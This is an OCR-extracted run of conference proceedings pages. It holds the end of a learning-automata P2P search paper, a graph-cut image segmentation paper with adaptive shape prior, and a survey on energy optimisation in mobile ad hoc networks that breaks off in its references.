Fig. 1 A sample Query-LA-table with *n* objects and *m* keywords

Fig. 2 A sample Neighbor-LA-table with *m* keywords

N_1	N_2	….	N_m
V_{11}	V_{12}	….	V_{1m}

4.2 How the Search Algorithm Works?

As mentioned before, two tables are used to learn the network status and the location of objects. These tables are empty at first. A row is added to them by sending each query with all the neighbors being initialized by a uniform probability distribution. The values of these tables are then updated based on the results obtained from the search.

The neighbor nodes with a higher search performance are rewarded, and their probability is increased. Value of this reward is determined by distance of the object discovered from its applier or in other words, number of the steps passed for reaching the desired object. The nodes which do not participate in the search process will neither receive reward nor be penalized. The values in these tables are used in the next searches to select neighbors for sending intelligent queries.

In sending a query to a node, a hit is returned when the search is successful; otherwise, the search continues by sending queries to a random number of the neighbor nodes with the highest LA-value in Query-LA-table. The search would resume in Neighbor-LA-table by choosing a random number of neighbors once the searched object is not found in this table. The search is terminated when the desired object is found or when TTL is over. At last, the existing values in the tables are updated in accordance with the feedback they get from their environment.

Figure 3 depicts pseudocode of the search algorithm.

5 Simulation

In this section, hypotheses of simulation are stated first, and the results of the simulation are investigated then.

```
  // Query Keyword – Q; Query Source – S; Total number of walkers K//

1. User submits a query
2. Search source node for Q
3. If Q is not in S
    3.1 Search for Q in the Query-LA-table
    3.2 If Q is found
          Select K walkers from Query-LA-table with automata algorithm
          Generate K query messages
          Search starts with K walkers
       Else
        Select the walkers from Neighbor-LA-table
4. If a hit occurs, sent back result on the reverse path.
5. All node on the path, update appropriate LA-table.
```

Fig. 3 Pseudocode of the proposed search algorithm

Some network criteria such as overload due to the messages generated in the network are compared in addition to search quality criteria like success of the search and average number of the objects found per one query with the so-called K-random walk method.

5.1 Hypotheses of Simulation

OverSim simulation software is utilized for simulating the proposed algorithm. The network used here is a random graph [4] including 1,000 nodes, where the minimum output degree of each node is 3. In this network, 200 different objects are randomly distributed between the nodes with each node containing a number of objects according to the memory capacity considered for it. Maximum time needed to deliver packages through the network (TTL) is taken as 6. Dynamism of the network is addressed using failure rate of the nodes which is expected to be 30 % in average. In other words, among all the existing nodes in the network, 30 % of them are either inactive or leaving the network. Maximum number of walkers is 15 in the simulations. A standard learning automaton is used with L_{RP} algorithm, in which the initial values of a and b are both considered 0.5.

5.2 Evaluation of the Proposed Search Algorithm

Performance of the proposed search algorithm is evaluated by implementing different simulations. The method developed here is compared with K-random walk method.

When a query is being sent to one node or several nodes, a hit message will be generated once the desired object is found, which indicates success of the search. The search is called successful when at least one hit message is received. Average number of these successes can be calculated as well. Figure 4a has compared success of the search between the proposed algorithm and K-random walk method. As shown in the diagram, success of the search is significantly higher in the suggested method due to the intelligent selection of the neighbors unlike the random selection in K-random walk.

Figure 4b shows the number of objects found for each query. The greater this number is, the higher the accuracy, speed, and the resistance of the algorithm are. Resistance of the algorithm is improved because whenever a node containing several objects fails in the network, other samples of that objects exist in the network. This can enhance resistance against node failures. Figure 4b demonstrates that the proposed algorithm has an excellent performance in finding the objects in the network, whereas random selection of the neighbors in K-random walk method leads to an increased generation of misses.




Fig. 4 Simulation results: **a** success rate, **b** discovered objects, **c** overhead, and **d** delay

Figure 4c gives a comparison between the proposed algorithm and K-random walk algorithm taking into account the overload generated from the messages of each query. It can be observed in this diagram that the proposed algorithm provides a much smaller average number of messages generated for each query as compared with that of K-random walk, because no additional message and query are sent for this purpose into the network. The obtained overload from the generation of the messages is very significant in K-random walk method since the queries are randomly sent.

Delay of search is addressed based on the average number of hops visited for a single search. Less hops means smaller delay and greater speed for discovering the objects. By looking at Fig. 4d, one may notice that the proposed algorithm has a smaller delay in comparison with K-random walk method, which can be attributed to the intelligent selection of the walkers during the search in the developed algorithm.

6 Conclusions

An intelligent search algorithm for peer-to-peer networks was introduced in this paper. In the proposed method, each node stores some tables which keep histories of the neighbors in previous searches. These values are probabilistic and are updated considering the hit/miss message received from the neighbor nodes using learning automaton. The suggested search algorithm was compared with

K-random walk method. The obtained results reveal that because of using the history tables for each node, those with a greater probability to contain the desired object are selected, and thus, the rate of success is increased. On the other hand, the intelligence of the proposed algorithm leads to sending a smaller number of queries, and as a result, fewer messages are generated within the network which reduces the overload. Meanwhile, the number of the hops visited for reaching the chosen nodes is decreased. Therefore, the proposed algorithm outperforms K-random walk method in terms of success, network overload, average number of found objects per each query, and delay of search.

References

1. Androutesellis, S., Spinellis, D.: A survey of peer-to-peer content distribution technologies. ACM Comput. Surv. **36**(4), 335–371 (2004)
2. Lua, E.K., Crowcroft, J., Pias, M., Sharma, R., Lim, S.: A survey and comparison of peer-to-peer overlay network scheme. IEEE Commun. Survey Tutorial (2004)
3. Saghiri, A., Bagheri, A.: Enhance your search engine functionality with peer-to-peer systems. In: Proceedings of 2nd International Conference on Computing and Automation Engineering, pp. 583–586 (2010)
4. Saghiri, A., Bagheri, A.: An adaptive architecture for personalized search engine in ubiquitous environment with peer-to-peer systems. In: Proceedings of International Conference on Information and Multimedia Technology, pp. 107–111 (2009)
5. Thampi, S.M., Sekaran, C.K.: Survey of search and replication schemes in unstructured p2p networks. Netw. Protoc. Algorithms **2**(1), 93–131 (2010)
6. Dorrigiv, R., L'opez-Ortiz, A., Pralat, P.: Search algorithms for unstructured peer-to-peer networks. In: Proceedings of 32nd IEEE Conference on Local Computer Networks, pp. 343–349 (2007)
7. Gkantsidis, C., Mihail, M., Saberi, A.: Random walks in peer-to-peer networks. In: INFOCOM 2004, pp. 120–130, Hong Kong (2004)
8. Tsoumakos, D., Roussopoulos, N.: Adaptive probabilistic search for peer-to-peer networks. In: 3rd International Conference on p2p Computing, pp. 102–109 (2003)
9. Thampi, S.M., Sekaran, C.K.: Collaborative load-balancing scheme for improving search performance in unstructured p2p networks. In: Proceedings of the 1st International Conference on Contemporary Computing, pp. 161–169 (2008)
10. Thampi, S.M., Sekaran, C.K.: An efficient distributed search technique for unstructured peer-to-peer networks. Int. J. Comput. Netw. Secur. **8**(1), 128–135 (2008)
11. Torabmostaedi, F., Meybodi, M.R.: An intelligent search algorithm for peer to-peer networks. In: International Conference on Contemporary Issues in Computer and Information Sciences, pp. 495–500 (2011)
12. Ghorbani, M., Saghiri, A.M., Meybodi, M.R.: A novel learning-based search algorithm for unstructured peer-to-peer networks. Tech. J. Eng. Appl. Sci. **3**(2), 145–149 (2013)
13. Ghorbani, M., Meybodi, M.R., Saghiri, A.M.: A novel self-adaptive search algorithm for unstructured peer-to-peer networks utilizing learning automata. In: Proceedings of the 3rd Joint Conference of Robotics and AI and the 5th RoboCup IranOpen International Symposium, pp. 42–47 (2013)
14. Ghorbani, M., Meybodi, M.R., Saghiri, A.M.: A new version of k-random walks algorithm in peer-to-peer networks utilizing learning automata. In: Proceedings of the 5th Conference on Information and Knowledge Technology (2013)

15. Sutton, R.S., Barto, A.G.: Reinforcement learning: introduction. In: Proceedings of the MIT Press (1996)
16. Mance, E., Stephanie, S.H.: Reinforcement learning: a tutorial. In: Proceedings of the Wright Laboratory (1996)
17. Tsoumakos, D., Rossopoulos, N.: Probabilistic knowledge discovery and management for p2p networks, P2P J. 134–141 (2003)
18. Baumgart, I., Heep, B.: Oversim community site. Available http://www.oversim.org/wiki
19. Watkins, C.J.C.H., Dayan, P.: Q-learning. Mach. Learn. **8**, 279–292 (1992)
20. Najim, K., Poznyak, A.S.: Learning automata: theory and application. In: Proceedings of the Tarrytown, Elsevier Science Publishing Ltd, New York (1994)
21. Narenda, K.S., Thathachar, M.: Learning automata: an introduction. Prince-Hall, New York (1989)
22. Tsoumakos, D., Roussopoulis, N.: Analysis and comparison of p2p search methods. In: 1st International Conference on Scalable Information Systems, Article no. 25 (2006)

Modified Graph-Cut Algorithm with Adaptive Shape Prior

Adonu Celestine and J. Dinesh Peter

Abstract In this paper, a new method to adaptively apply shape prior in "modified graph-cut segmentation technique" has been proposed. The modified graph-cut technique has a better performance in terms of speed and accuracy when compared to the conventional graph-cut approach, introducing adaptive shape prior to this novel (modified) graph-cut approach yields a more efficient and effective result. Adaptive shape prior takes care of noise or object occlusion in a graph-cut segmentation process, it can be realized via a shape probability map, whose presence helps to showcase regions where the presence of a shape is required in an image. If employing adaptive shape prior to a conventional graph-cut technique yielded a better result than the classical approach, it is evident that applying adaptive shape prior to a modified graph-cut would yield a far better result.

Keywords Segmentation · Graph-cut · Adaptive shape · Functional analysis · PCA

1 Introduction

Graph-cut-based image segmentation has been instrumental in solving many problems pertaining to computer vision and graphics due to its high level of user-friendliness or interactivity associated with it. After the general concept was introduced, many researchers have been working on the aforementioned topic in order to enhance its performance and speed of implementation to that of local

A. Celestine (✉) · J. Dinesh Peter
Department of Information Technology, Karunya University, Coimbatore, Tamilnadu, India
e-mail: ifyjostine@gmail.com

J. Dinesh Peter
e-mail: dineshpeter@karunya.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_45, © Springer India 2014

segmentation techniques (edge-based segmentation). In order to achieve this, successful efforts have been made by some scholars toward altering the energy function present in the conventional graph-cut-based segmentation technique. In computer vision, the most problematic operations amid all the levels of operations carried out in a digital image processing system are image segmentation and image recognition. In the below-mentioned approach, an adaptive shape prior was introduced into the modified graph-cut algorithm.

2 Graph-Cut Segmentation

The foundation on which the graph-cut is built is based on the segmentation approach, which was first employed by Boykov and Jolly. The graph-cut-based method generates its energy function from the region and boundary information. This energy function can be represented as follows:

$$E(A) = \omega R(A) + B(A) \tag{1}$$

where

$$R(A) = \omega \sum_{P \in I} R(p, A_P) \,(\text{region} \quad \text{terms}) \tag{2}$$

I is a set of pixels in an image, with neighbors (N) given as $[p, q]$. A_p is the label assigned to pixel p, and A_q is the label assigned to pixel q

$$B(A) = \sum_{\{p,q\} \in N} B(p, q) \cdot \delta A_p \neq A_q (\text{boundary terms}) \tag{3}$$

and

$$\delta_{Ap \neq Aq} = \left\{ \begin{array}{l} 1 \text{ if } A_p \neq A_q \\ 0 \text{ if } A_p = A_q \end{array} \right\} \tag{4}$$

The coefficient ω is the regularizing parameter $\omega \geq 0$. The region term $R(p, A_p)$is defined as follows:

$$R(p, q) = -\ln \; pr\left(\frac{IA_P}{A_P}\right) \tag{5}$$

where IA_P is the intensity of the pixel p, and $pr(IA_P/A_P)$ is the probability of the intensity IA_P given the label A_P. The boundary information is given by

$$B(p, q) = \exp\left(-\left(IA_P - IA_q\right)^2 * (\|p - q\|)\right)/2\sigma^2 \tag{6}$$

The symbol σ represents the noise standard deviation, while $\|p - q\|$ is the Euclidean distance between p and q. A graph-cut representation of the above

energy function shows a graph consisting of three nodes, 1. pixel node, 2. object node, and 3. the background node. The pixel node is interlinked with the object node, while the boundary node and the edge weighting factor are linked together with the min-cut/max-cut flow algorithm that is employed to minimize the energy function. The main challenge associated with graph-cut is the selection and regularizing parameter ω.

3 Modified Graph-Cut Approach

In order to solve the problem associated with the graph-cut method. Le et al. [1] proposed the modified graph-cut method. This novel approach achieves accurate segmentation without the usage of the regularizing parameter. In this approach, emphasis is on the boundary alone. The region information present in the conventional graph-cut along with the regularizing parameter is removed. This reduces the energy function to the form stated in Eq. (7).

$$E_{P(L)} = \sum_{\{p,q\} \in N} B(p,q)\delta(L_p \neq L_q)F_C(p,q) \tag{7}$$

where $F_c(p,q)$ indicates the penalty for assigning both p and q to the same label and is defined as follows:

$$F_C(pq) = pr\left(\frac{IA_P}{A_P} = 0\right)pr\left(\frac{IA_q}{A_q} = 0\right) + pr\left(\frac{IA_p}{IA_p} = -1\right)pr\left(\frac{IA_q}{IA_q} = 1\right) \tag{8}$$

The probability that the pixel p rhymes with the intensity histograms of the object background is given as

$$pr\left(\frac{IA_P}{IA_P} = 1\right) \text{ and } pr\left(\frac{IA_q}{IA_q} = 0\right) \tag{9}$$

The size of the memory required in modified graph-cut is greatly reduced due to the absence of the regional information. Mixture model for color images was also introduced in [2] to enable them to handle color images the intensity of the mixture model is given by $IA_P = \Pi^T A_t(C_P)$, where Π is the color transformation factor to transform color images (RGB) to gray scale.

4 Adaptive Shape Prior in Graph-Cut

This method [3] was proposed with the intention of eliminating the problem of occlusion, noise, and smear in the graph-cut approach to segmentation. To achieve this, new energy function was introduced in the conventional graph-cut energy function [2] and it is given as

$$E = E_i + \alpha E_s \tag{10}$$

where E_i is the original image energy, E_s is the energy term based on shape prior a constant to balance between E_i and E_s. The adaptive shape prior enhances the flexibility of the incorporation of shape prior process. The resultant of the application of adaptive shape prior equation to Eq. (10) is written below.

$$\begin{aligned} E = &\sum_{p \in i} D_p(f_p) + \sum (p,q) \in N : F_p \neq F_q v_{pq}(F_p, F_q) \\ &+ \sum (p,q) \in N : f_q \frac{1}{e(\alpha p - \alpha q)^z} S_{pq}(F_p, F_q) \end{aligned} \tag{11}$$

The detail of this Eq. (11) is explained in the next section.

5 Proposed Method

A lot of memory space is consumed during the implementation of adaptive shape prior in graph-cut segmentation. To take care of these lapses, the proposed method uses a less energy function obtained in the modified graph-cut algorithm to integrate into the adaptive shape prior energy function. The new energy function obtained is given as

$$E(G) = E_m + E_A \tag{12}$$

E_m is the modified graph-cut energy function, which is very small compared with the original graph-cut energy function. E_A is the adaptive shape prior energy function.

$$E_m = \sum_{\{p,q\} \in N} B(p,q) \delta(L_p \neq L_q) F_c(p,q) \tag{13}$$

The parameters in the equation are as explained in the previous section.

$$E_A = \sum (p,q) \in N : f_p \neq f_q \frac{1}{e(\alpha p - \alpha q)^2} E_{pq}(f_p, f_q) \tag{14}$$

where αp and αq represent the probability value that emanates from the probability map α at pixels p,q. E_{pq} (f_p,f_q) represents a pairwise shape constraint term preset at the p and q pixels. The algorithm used for the generation of the shape prior energy function is basically from the kernel method algorithms such as the principal component analysis, functional analysis, and filtering algorithms. In general, the energy function for the proposed method is given as

$$E(G) = \sum_{\{P,Q\} \in N} B(p,q)\delta\left(L_P \neq L_q\right) F_C(p,q) + \sum (p,q) \in N : F_P \neq F_q * \frac{1}{e(\alpha p - \alpha q)^2} E_{pq}\left(F_p, F_q\right) \quad (15)$$

6 Experimental Results

Several experiments have been conducted with the aim of comparing the result of the proposed method with the previously existing methods. In order to achieve effective comparison, we perform experiments based on the same user initializations required from the conventional approach. The results are shown below. In most cases, the proposed method was similar to or better than the preexisting methods and the speed of operation is more.

Figures 1, 2, 3, 4 show results of different outputs of a given imputed image, the different results seen are obtained by varying our methodologies in the segmentation process. The last result is the output of the proposed technique. In the conventional approach, the value of omega ranges between 0 and 1. But in the modified approach, the regularizing parameter is not used. The energy differences obtained by various methods are shown in Fig. 5.

Fig. 1 Original image before segmentation




Fig. 2 Output of the graph-cut-based segmentation ($\omega = 0.1$) [1]

Fig. 3 Output of the modified graph-cut segmentation

Fig. 4 Output of the modified graph-cut with adaptive shape prior




Fig. 5 Chart of energy differences obtained via various methods

7 Conclusion

In this paper, a modified graph-cut segmentation technique with adaptive shape prior is been proposed. This method enabled us to reduce the size of memory required for the implementation of adaptive shape prior in graph-cut due to the lesser energy function present in modified graph-cut; more so, this proposed method helps in the elimination of some problems associated with modified graph-cut such as its inability to segment effectively areas with weak edges, noise, and occlusion. The speed and accuracy of this proposed method is far better than other shape prior methods in graph-cut methods.

References

1. Le, T.H., et al.: Image segmentation based on modified graph-cut algorithm'. Electron. Lett. **46**(16), 1121–1123 (2010)
2. Wang, H., Zhang, H.: Adaptive shape prior in graph cut segmentation (2010)
3. Riklin-Raviv, T., Kiryati, N., Sochen, N.: Prior-based segmentation and shape registration in the presence of perspective distortion. Int. J. Comput. Vis. **72**(3), 309–328 (2007)

Analysis on Optimization of Energy Consumption in Mobile Ad Hoc Networks

A. Karmel and C. Jayakumar

Abstract Mobile ad hoc network (MANET) is a decentralized and an infrastructure less network, which is the collection of wireless nodes that can exchange information dynamically among them. Minimizing the energy consumption is one among the essential requirement in MANET because of the limited battery power and difficulties in replacing the battery. This paper presents the survey on the optimization of energy consumption in MANET using various energy-efficient algorithms as well as the various metrics used to evaluate the energy efficiency in MANET. The various energy-efficient algorithms are analyzed, and their usages were discussed. The main objective of all these techniques is to minimize the energy consumed by the batteries and to maximize the life span of the network.

Keywords Ad hoc networks · Optimization · Network lifetime · Performance evaluation · Battery power

1 Introduction

Mobile ad hoc network (MANET) is a collection of wireless nodes that can be dynamically set up anytime and anywhere without any fixed infrastructure. It is an autonomous system in which the mobile hosts connected by wireless links are free

A. Karmel (✉)
Department of Computer Science and Engineering, Anna University of Technology, Chennai, India
e-mail: loginkarmel@gmail.com

C. Jayakumar
Department of Computer Science and Engineering, RMK Engineering College, Chennai, India
e-mail: cjayakumar2007@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_46, © Springer India 2014

to move randomly and often act at the same time. The topology of such network is likely highly dynamic because each network node can freely move and no pre-installed base station exists. Due to the limited wireless transmission range of each node, data packets may be forwarded along multihops. Route construction must be done with a minimum of overhead and bandwidth consumption. Energy-efficient routing protocols are challenging to design as performance degrades with the growth of number of nodes in the environment and a large ad hoc network is difficult to manage.

This paper is organized as follows: The following section presents the different types of routing protocols in MANET. Section 3 presents the surveys on energy-efficient routing algorithms and its usages. Section 4 lists and describes the various approaches for optimizing the energy consumption in MANET. Section 5 defines and explains the various metrics used for evaluating the energy efficiency in MANET. References conclude the paper based on the survey conducted.

2 Classification of Routing Protocols in MANET

2.1 Proactive Routing Protocol

This type of protocols maintains a fresh list of destinations and their routes by periodically distributing the routing tables throughout the network. The main disadvantages are respective amount of data for maintenance and slow reaction on restricting and failures. Examples of proactive routing protocols include BATS-MAN [1] and OLSR [2].

2.2 Reactive Routing Protocol

This type of protocol finds route on-demand by flooding the network with route request packets. The key motivation of reactive routing protocol is the reduction in routing load. There will be an impact on the performance for low bandwidth wireless link if high routing load exists. The main disadvantages of such algorithms are high latency time in route finding and excessive flooding can lead to clogging.

Examples of reactive protocol include admission control-enabled on-demand routing (ACOR) [3] introduced by N. Kettaf, A. Abouaissa, T. Vuduong, and P. Lorenz; ad hoc on-demand distance vector (AODV) [4] introduced by C. Perkins, E. Royer, and S. Das; dynamic source routing (DSR) [5] introduced by David Johnson, David Maltz, and Yih-Chun Hu; flow state in the DSR [6] introduced by Yih-Chun Hu, David B. Johnson, and David A. Maltz; dynamic MANET on-demand routing (DYMO) [7] introduced by I. Chakeres, and C. Perkins.

2.3 Flow-Oriented Routing

This type of protocol finds a route on-demand by following present flows. One option is to unicast consecutively when forwarding data while promoting a new link. The main disadvantages of such algorithms are it takes long time when exploring new routes without prior knowledge and may refer to estimate existing traffic to compensate for missing knowledge of routes. Example of flow-oriented algorithms are inter-zone routing protocol/reactive part of ZRP (IERP) [8] introduced by Zygmunt J. Haas, Marc R. Pearlman, and Prince Samar; relative-distance micro-discovery ad hoc routing protocol (RDMAR) [9] introduced by G. Aggelou and R. Tafazolli.

2.4 Hybrid Routing Protocol

This type of protocols combines the advantages of proactive and of reactive routing. The routing is initially established with some proactively prospected routes and then serves the demand from additionally activated nodes through reactive flooding. The choice for one or the other method requires predetermined for typical cases. The main disadvantages of such algorithms are reaction to traffic volume depends on number of nodes activated and the traffic demand depends on gradient of traffic volume. Examples of hybrid routing protocols are zone routing protocol (ZRP) [10] introduced by Zygmunt J. Haas, Marc R. Pearlman, and Prince Samar.

3 Surveys on Energy-Efficient Routing Algorithms in MANET

Heni and Bouallegue [11] described that the routing approach of AODV protocol is changed by minimizing the periodic generation of HELLO messages broadcasted in order to improve the energy consumption in MANET. The authors implemented a new version of AODV protocol named power control AODV (PC-AODV) for minimizing the power consumption in MANET. Comparative analysis of the performance of AODV and PC-AODV is carried out using the metrics like overhead, packet delivery ratio and resultant energy (RE) using the simulators JiST/SWANS. Authors also projected the future work as evaluating the PC-AODV performances in different topologies and different types of mobility in order to demonstrate the robustness of PC-AODV Protocol.

Kumar and Suresh Gnana Dhass [12] made a complete study on power efficient routing protocols and on power saving algorithms for MANETs. Authors also suggested a power-aware technique that combines the features of existing

techniques like localized energy-aware routing (LEAR) and geographic adaptive fidelity (GAF) to reduce power consumption and to increase the network lifetime.

Zhao et al. [13] proposed energy-aware geolocation-aided routing (EAGER), an adaptive routing scheme for energy efficiency for large-scale ad hoc networks. EAGER combines proactive and reactive strategies. EAGER first divides the given network into intra-cell proactive routing and inter-cell reactive routing. Energy analysis of EAGER is carried out using the elements minimum transmission range and number of hops. The future enhancements of EAGER is projected as follows: first, using geographic forwarding instead of pro-active routing for intra-cell traffic; second, implementing inter-cell reactive traffic routing on a triangle/square network partitions instead on a hexagonal network partition for ensuring more efficient route discovery; third, acknowledgment and multipath routing into EAGER scheme in order to balance energy efficiency and robustness to failed communications.

Lim et al. [14] proposes a RandomCast communication mechanism, in order to reduce the level of overhearing by enabling the sender to initiate the preferred overhearing level to achieve a balance between energy and routing performance. Authors addressed route discovery and maintenance, effect of overhearing, unconditional overhearing and stale routing problem, unconditional overhearing and semantic discrepancy, and unconditional rebroadcast in DSR. Overhearing/rebroadcasting decision factors are sender ID, number of neighbors, mobility and remaining battery energy. RandomCast scheme is implemented using number of neighbors. RandomCast scheme can be enhanced by implementing the other three factors: sender ID, mobility and remaining battery energy, and also RandomCast can be integrated with other routing protocols for better energy optimization.

Asma and Nagib [15] projected the energy-efficient routing algorithms into two broad categories: minimizing the total power transmission and maximizing the network lifetime. The authors implemented energy-efficient algorithms like DIStributed POWer "DISPOW," an optimizing approach that minimizes the transmission power of nodes. DISPOW uses multiparameters like connectivity, interference, and energy consumption to provide better connectivity and to adaptively manage node power. The authors also listed algorithms such as minimum drain rate (MDR), multicast tree method, and distributed energy-efficient ad hoc routing (DEAR) that maximizes the nodal battery lifetime, minimizes the delay time, and maximizes the network lifetime.

Suganya and Palaniammal [16] proposed an approach where a threshold value is assigned on individual node and all the packets are transmitted with equal length for minimizing the power consumption. The threshold value is used by the corresponding node to make a routing decision for packet. During each transmission, the energy level of each node is checked against threshold value. If the energy level is lesser than the threshold value, then an alternate route will be determined dynamically to route the packet.

Nishat and Sreenivasa Rao [17] introduced an energy-efficient dynamic route discovery (EEDRD) protocol where the initialization of route discovery is done only after transmitting some optimum number of data packets based on the size

and energy levels of nodes in the network. EEDRD exhibits better performance compared to DRD by increasing the network life span in terms of throughput, delay, packet delivery ratio, and routing overhead.

Sivasankar et al. [18] proposed a two modified form of DSR algorithm such as cluster-based energy-efficient routing (CBEER) algorithm and energy dynamic source routing-route update cache (EEDSR-RUC) algorithm. Avoidance of complete drain of energy form a node and the establishment of efficient energy-aware route is achieved using CBEER protocol. EEDSR-RUC protocol is designed in such a way that decision regarding the updating of route cache will be taken based on the energy level in the battery of the node. These two protocols' performance is efficient compared to existing DSR protocol in terms of packet delivery ratio, average energy left, and control overhead.

Nayak et al. [19] discussed the various energy-aware routing protocols and the metrics responsible for energy (power) optimizations. The energy consumption can be minimized using the following approaches: transmission power approach, load distribution approach, and sleep/power-down mode approach.

4 Approaches for Optimizing Energy Consumption in MANET

4.1 Transmission Power Control Approach

Table 1.

Table 1 List of transmission power control approaches and its analysis

Algorithms	Analysis
Flow augmentation routing (FAM)	(a) Determines the optimal routing path (b) Minimizes the sum of link costs (c) Chooses the path with least cost
Online max–min routing (OMM)	(a) Optimizes the lifetime of the network (b) Optimizes the lifetime of individual nodes (c) Maximizes the minimal residual power (d) Prevents the occurrence of overloaded nodes
Power-aware localized routing (PLR)	Minimizes the overall transmission power to the destination
Minimum energy routing protocol (MER)	(a) Determines the energy-efficient path (b) Minimizes the overall transmission power
Smallest common power protocol (COMPOW)	Maintains bidirectionality between any pair of communicating nodes in a MANET
Power-aware routing (PAR)	(a) Maximizes the network lifetime (b) Minimizes the power consumption Providing energy-efficient routes

4.2 Load Distribution Approach

Table 2.

Table 2 List of load distribution approaches and its analysis

Algorithms	Analysis
Localized energy-aware routing protocol (LEAR)	Provides balanced energy consumption depending on residual battery power
Conditional max–min battery capacity routing protocol (CMMBCR)	(a) Maximizes the lifetime of each node. (b) Fair use of battery
Load-aware routing in ad hoc (LARA)	(a) Implements an efficient route discovery procedure (b) Parameters used are number of hops and traffic cost of the route

4.3 Sleep/Power-Down Mode Approach

Table 3.

Table 3 List of sleep/power-down mode approaches and its analysis

Algorithms	Analysis
SPAN	Implements a distributed master eligibility rule to select master nodes in a dynamic configuration
Geographic adaptive fidelity (GAF)	(a) Elects the master node with the highest residual energy (b) Maintains "routing fidelity" (routing efficiency)

5 Metrics for Evaluating Energy Efficiency in MANET

The power-aware metrics are energy consumed per packet, time to network partition, variance in node power levels, cost per packet, node cost.

5.1 Energy Consumed Per Packet

The sum of energy consumed by per packet when passing through the intermediate nodes form source to destination must be minimized. The energy consumed per packet can be evaluated based on the following equation

$$\text{Min}\, E = \sum_{x=1}^{i-1} T(n_x, n_{x-1}) \tag{1}$$

where

n_x to n_{x-1} are nodes in the route;
T denotes the energy consumed in transmitting and receiving a packet over one hop.

5.2 Time to Network Partition

Eliminating a minimal set of nodes will cause the network to partition for a given topology. This power-aware metric must use an optimized routing procedure that divide the work among nodes to maximize the lifetime of the network.

5.3 Variance in Node Power Levels

This metric ensures load balancing can be achieved for a given network topology, i.e., each node spends same amount of power during transmission.

5.4 Cost per Packet

This metric is defined as the total cost of sending one packet over the nodes, which in turn can be used to calculate the remaining power. The cost per packet can be evaluated using the formula:

$$\text{Min } C_p = \sum_{x=1}^{i-1} f(e_x) \tag{2}$$

where

C_p represents the total energy expended by node x;
f represents the cost function.

5.5 Node Cost

This metric determines the minimum value from a list of costs of routing a packet through a node. The costs themselves are maximized value of the costs of routing a packet at a specific time. This metric can be evaluated using the following equation:

$$\text{Min } NC(t), \quad \forall\, t > 0 \tag{3}$$

where

$NC(t)$ denotes the maximum of the $NC_x(t)$;
$NC_x(t)$ denotes the cost of routing a packet through node x at time t.

References

1. http://tools.ietf.org/html/draft-wunderlich-openmesh-manet-routing-00
2. http://tools.ietf.org/html/rfc3626
3. http://tools.ietf.org/html/draft-kettaf-manet-acor
4. Verma, D., Chandrawanshi, D.: Comparative performance evaluation of AODV over CBR and TCP traffic. Int. J. Comp. Sci. Technol. **2**(2), 181–183 (2011)
5. David Johnson, B., David Maltz, A.: Dynamic source routing in ad hoc wireless networks, mobile computing. vol. 353, pp. 153–181. Kluwer Academic Publishers (1996) (Chap. 5)
6. http://tools.ietf.org/html/draft-ietf-manet-dsrflow
7. http://tools.ietf.org/html/draft-ietf-manet-dymo
8. http://tools.ietf.org/html/draft-ietf-manet-zone-ierp
9. http://tools.ietf.org/html/draft-ietf-manet-rdmar
10. http://tools.ietf.org/html/draft-ietf-manet-zone-zrp
11. Heni, M., Bouallegue, R.: Power control in reactive routing protocol for mobile ad hoc network. Int. J. Wireless Mobile Networks **4**(2) (2012)
12. Kumar, N., Suresh Gnana Dhass, C.: A complete study on energy efficient techniques for mobile adhoc networks. Int. J. Adv. Res. Comp. Sci. Software Eng. **2**(9), 129–133 (2012)
13. Zhao, Q., Tong, L., Counsil, D.: Energy-aware adaptive routing for large-scale ad hoc networks: protocol and performance analysis. IEEE Trans. Mob. Comput. **6**(9), 1048–1059 (2007)
